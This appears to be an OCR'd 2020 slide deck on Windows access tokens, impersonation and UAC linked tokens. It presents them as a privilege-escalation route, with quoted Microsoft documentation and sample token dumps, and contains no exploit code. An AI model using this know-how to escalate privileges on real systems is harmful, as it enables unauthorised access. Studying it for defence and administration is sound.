WINDOWS
TOKEN MANIPULATION, IMPERSONATION & PRIVILEGE ESCALATION


QUENTIN HARDY – 2020

QUENTIN.HARDY@BT.COM

QUENTIN.HARDY@PROTONMAIL.COM

SOME PRIVILEGE ESCALATION METHODS ON WINDOWS

- Accessibility Features
- Bypass User Account Control
- DLL Search Order Hijacking (Service)
- Kernel vulnerability
- File System Permission Weakness
- New Service
- Scheduled Task
- Service Registry
- Token manipulation




CONTENTS

1. TOKEN & IMPERSONATION

1. TOKEN & IMPERSONATION

- Impersonation:
  - Native Windows mechanism (not a vulnerability ☺)
  - Security Context & thread



docs.microsoft.com/en-us/windows/win32/com/impersonation

Microsoft | Docs Documentation Learn Q&A Code Samples
Windows Dev Center Explore Platforms Docs Downloads Samples Support Dashboard
Windows / Apps / Win32 / Desktop Technologies / System Services / Component Object Model (COM)
Filter by title
Delegation and Impersonation
Impersonation
Impersonation Levels
Cloaking
Application Identity
Software Restriction Policy
Reference Tracking
Setting Security for COM Applications
Enabling COM Security Using DCOMCNFG
Turning Off Security

Impersonation


05/31/2018 • 2 minutes to read

Impersonation is the ability of a thread to execute in a security context that is different from the context of the process that owns the thread. When running in the client's security context, the server "is" the client, to some degree. The server thread uses an access token representing the client's credentials to obtain access to the objects to which the client has access.

The primary reason for impersonation is to cause access checks to be performed against the client's identity. Using the client's identity for access checks can cause access to be either restricted or expanded, depending on what the client has permission to do. For example, suppose a file server has files containing confidential information and that each of these files is protected by an ACL. To help prevent a client from obtaining unauthorized access to information in these files, the server can impersonate the client before accessing the files.


TOKENS

- Windows Token:
  - **Primary** Token (« process » token): One by process
  - **Impersonation** Token (« thread » token): For a thread
- 4 types of Impersonation token:
  - Anonymous: Local interprocess communication transport
  - Identity: ACL checks only
  - **Impersonate**: Impersonate the client's security context while acting on behalf of the client (locally)
  - **Delegate**: Impersonate the client's security context while acting on behalf of the client (locally ore remotelly)
- DuplicateToken(): Primary token ←→ Impersonation token




LINKED TOKENS

- Linked token (« Filtered » Token)
  - Used by UAC: **Medium** integrity level to **High** integrity level
  - When local Administrator but not elevated
  - **Primary Token** with limited « rights » and
  - **Linked Token** with full « rights » (« Full » linked token).




EXAMPLES (1/2)



```
- PID: 628
- type: Primary
- token: 716
- hval: None
- hid: None
- sid: S-1-5-18
- accountname: {'Name': 'SYSTEM', 'Domain': 'NT AUTHORITY'}
- owner: S-1-5-32-544
- issystem: True
- intlvl: System
- sessionID: 1
- elevationtype: Default
- Linked Token: None
- iselevated: True
- tokensource: b'*SYSTEM*'
- appcontainertoken: False
- appcontainersid: None
- appcontainernumber: 0
- primarysidgroup: S-1-5-18
- isrestricted: False
- canimpersonate: True
```


System account



```
- PID: 2180
- type: Primary
- token: 716
- hval: None
- hid: None
- sid: S-1-5-21-28624056-3392308708-440876048-1106
- accountname: {'Name': '[redacted]', 'Domain': 'EURO'}
- owner: S-1-5-21-28624056-3392308708-440876048-1106
- issystem: False
- intlvl: Medium
- sessionID: 1
- elevationtype: Limited
- Linked Token:
    - PID: 2180
    - type: Impersonation
    - token: 508
    - hval: None
    - hid: None
    - sid: S-1-5-21-28624056-3392308708-440876048-1106
    - accountname: {'Name': [redacted]', 'Domain': 'EURO'}
    - owner: S-1-5-32-544
    - issystem: False
    - intlvl: High
    - sessionID: 1
    - elevationtype: Full
    - linkedtoken: None
    - implevel: Identify
    - iselevated: True
    - tokensource: None
    - appcontainertoken: None
    - appcontainersid: None
    - appcontainernumber: 0
    - primarysidgroup: S-1-5-21-28624056-3392308708-440876048-513
    - isrestricted: False
- iselevated: False
```

Local administrator user (without « run as administrator »)

EXAMPLES (2/2)




```
- PID: 9696
- type: Primary
- token: 704
- hval: None
- hid: None
- sid: S-1-5-21-2082606047-612634644-1765997048-1002
- accountname: {'Name': 'localuser1', 'Domain': 'DESKT-1'}
- owner: S-1-5-21-2082606047-612634644-1765997048-1002
- issystem: False
- intlvl: Low
- sessionID: 2
- elevationtype: Default
- Linked Token: None
- iselevated: False
- tokensource: None
- appcontainertoken: True
- appcontainersid: S-1-15-2-3624051433-2125758914-1423191267-174
- appcontainernumber: 7
- primarysidgroup: S-1-5-21-2082606047-612634644-1765997048-513
- isrestricted: False
- canimpersonate: False
```

No privileged user

TOKEN ELEVATION TYPE


- 3 different types:
    - **Defaut** (*TokenElevationTypeDefault*): « Full » Token. Used when UAC is disabled or the user is a local administrator, System or a Service Account. No Linked Token.
    - **Full** (*TokenElevationTypeFull*): « Elevated » Token. Used when UAC is enabled and the processus « high » integrity level. Local Administrator.
    - **Limited** (*TokenElevationTypeLimited*): « Limited » Token. Used when UAC is enabled. User rights (e.g.. SeDebugPrivilege) are removed and administration groups are removed. Integrity level is « medium ». The process has a linked Token.
- When a process has a primary Token and a linked Token:
    - Primary Token: type **Limited**
    - Linked Token: type **Full**

EXAMPLES (1/3) - TOKEN ELEVATION TYPE



```
- PID: 1248
- type: Primary
- token: 696
- hval: None
- hid: None
- sid: S-1-5-21-28624056-3392308708-440876048-1106
- accountname: {'Name': '[redacted]', 'Domain': 'EURO'}
- owner: S-1-5-32-544
- issystem: False
- intlvl: High
- sessionID: 1
- elevationtype: Full
- Linked Token: None
- iselevated: True
- tokensource: b'User32 '
- appcontainertoken: False
- appcontainersid: None
- appcontainernumber: 0
- primarysidgroup: S-1-5-21-28624056-3392308708-440876048-513
- isrestricted: False
- canimpersonate: True
```


High integrity level
Local administrator (with « run as administrator »)



```
- PID: 2180
- type: Primary
- token: 716
- hval: None
- hid: None
- sid: S-1-5-21-28624056-3392308708-440876048-1106
- accountname: {'Name': '[redacted]', 'Domain': 'EURO'}
- owner: S-1-5-21-28624056-3392308708-440876048-1106
- issystem: False
- intlvl: Medium
- sessionID: 1
- elevationtype: Limited
- Linked Token:
    - PID: 2180
    - type: Impersonation
    - token: 508
    - hval: None
    - hid: None
    - sid: S-1-5-21-28624056-3392308708-440876048-1106
    - accountname: {'Name': '[redacted]', 'Domain': 'EURO'}
    - owner: S-1-5-32-544
    - issystem: False
    - intlvl: High
    - sessionID: 1
    - elevationtype: Full
    - linkedtoken: None
    - implevel: Identify
    - iselevated: True
    - tokensource: None
    - appcontainertoken: None
    - appcontainersid: None
    - appcontainernumber: 0
    - primarysidgroup: S-1-5-21-28624056-3392308708-440876048-513
    - isrestricted: False
- iselevated: False
```


Medium integrity level
Local administrator (without « run as administrator »)

EXAMPLES (2/3) - TOKEN ELEVATION TYPE



```
- PID: 628
- type: Primary
- token: 716
- hval: None
- hid: None
- sid: S-1-5-18
- accountname: {'Name': 'SYSTEM', 'Domain': 'NT AUTHORITY'}
- owner: S-1-5-32-544
- issystem: True
- intlvl: System
- sessionID: 1
- elevationtype: Default
- Linked Token: None
- iselevated: True
- tokensource: b'*SYSTEM*'
- appcontainertoken: False
- appcontainersid: None
- appcontainernumber: 0
- primarysidgroup: S-1-5-18
- isrestricted: False
